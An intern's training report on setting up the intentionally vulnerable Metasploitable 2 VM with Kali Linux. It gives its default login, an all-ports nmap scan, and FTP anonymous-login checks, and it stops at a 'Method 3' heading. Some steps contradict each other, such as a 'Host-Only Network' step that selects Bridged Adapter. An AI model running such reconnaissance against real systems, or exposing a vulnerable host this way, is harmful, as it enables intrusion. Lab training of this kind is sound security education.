Report on

Metasploitable 2 Installation & Execution

by

Intern Name

Sameer Anil More

Intern ID

2056

1 . Installation of Metasploitable 2

Steps to Install Metasploitable 2 in VirtualBox and Link with Kali Linux

Prerequisites

Before starting, make sure the following are already installed on your system:

- **Kali Linux Virtual Machine**

  Metasploitable 2 will be attacked from Kali Linux, so both must be available.

Step 1: Download Metasploitable 2

1. Open a web browser.


2. Go to **Google** and search for **Metasploitable 2**.

3. Open the **SourceForge** link

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/


4. Click on **Download Latest Version**.

5. Wait for the download to complete.



Step 2: Extract the Metasploitable 2 File

1. Open the **Downloads** folder.
2. Right-click on the downloaded Metasploitable 2 file.
3. Click **Extract All**.
4. A folder named **Metasploitable-Linux-2.0** will be extracted.



2. Completing The Setup of Metasploitable 2 machine

Step 1: Create a New Virtual Machine in VirtualBox

1. Open **Oracle VM VirtualBox**.
2. Click on **New**.
3. Enter the following details:
   - **Name:** Metasploitable 2
   - **Type:** Linux
   - **Version:** Other Linux (64-bit)
4. Click **Next**.

Step 2: Configure Hardware Settings

1. Keep the default settings:
   - **Base Memory:** 512 MB
   - **Processor:** 1 CPU
2. Click **Next**.

Step 3: Attach the Virtual Hard Disk

1. Select **Use an existing virtual hard disk file**.
2. Click on the **folder icon** → **Add**.

3. Browse to the extracted **Metasploitable-Linux-2.0** folder.
4. Select the **.vmdk** file.
5. Click **Open** → **Choose**.
6. Click **Finish**.

Step 4: Create a Host-Only Network (Hacking Lab)

1. In VirtualBox, click **File** → **Tools** → **Network Manager**.
2. Select **Bridged Adapter**
3. Keep **DHCP Enabled**.
4. Click **Apply**.

Step 5: Connect Kali Linux to the Network

1. Select **Kali Linux VM**.
2. Click **Settings** → **Network**.
3. Set **Attached to: Bridged Adapter**
4. Click **OK**.


Step 6: Connect Metasploitable 2 to the Same Network

1. Select **Metasploitable 2 VM**.
2. Click **Settings** → **Network**.

3. Set **Attached to: Bridged Adapter**


4. Choose a **Hacking Lab**.

5. Click **OK**.




Step 7: Start Metasploitable 2

1. Start the **Metasploitable 2** virtual machine.
2. Login using:
   - **Username:** `msfadmin`
   - **Password:** `msfadmin`



After login, check the IP address:

```
ifconfig
```




3. Note down the IP address (example: `192.168.0.125`).

Step 8: Verify Connectivity from Kali Linux

1. Start **Kali Linux**.
2. Open the terminal.

Ping Metasploitable 2:

```
ping 192.168.0.125
```



3. If replies are received, the connection is successful.

3. Performing Exploitation On Vulnerabilities Of The Machine

Port Scan (All Ports)

Description

Port scanning identifies open services and possible attack vectors by sending packets to target ports and analyzing responses.

Command

```
nmap -p0-65535 192.168.0.125
```

Impact

- Reveals running services
- Identifies attack surface

Severity : Critical

CVE-ID : NA

Remedial

- Firewall rules
- Close unused ports
- TCP wrappers


- IDS/IPS monitoring

Reference

- GoLinuxCloud – Metasploitable 2 Guide

  https://www.golinuxcloud.com/

PUC



```
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34080/tcp open  unknown
40523/tcp open  unknown
45309/tcp open  unknown
52058/tcp open  unknown
MAC Address: 08:00:27:85:E5:AD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.88 seconds

┌──(root㉿kali)-[/home/sahil]
└─#
```

🔴 Port 21 – FTP

Service: File Transfer Protocol

Description

FTP transfers files in **cleartext**. Credentials and data can be intercepted.

Possible Attack Methods

- Anonymous login abuse
- Weak credential brute-force
- Misconfigured write permissions

Tools Used

- Nmap
- FTP client
- Metasploit (FTP modules)

Impact

- Credential disclosure
- Unauthorized file access

Severity : Critical

CVE-ID

- CVE-2011-2523 (vsftpd backdoor – commonly found in Metasploitable)

CVSS

7.5 – High

Remediation

- Disable FTP
- Use **SFTP / FTPS**
- Enforce strong authentication

References

- https://www.golinuxcloud.com/learn-hacking-using-metasploitable-2/
- https://www.cisa.gov/secure-ftp

Method 1: FTP Client Access

```
ftp 192.168.0.125
```

➡ Connects to the FTP service to upload/download files. Often used to check anonymous or weak authentication.

Method 2: Anonymous Login Check

```
ftp
```

```
open 192.168.0.125
```

```
user: anonymous

password: anonymous
```


➡ Check if the FTP server allows anonymous access without credentials.


Method 3: Nmap Enumeration

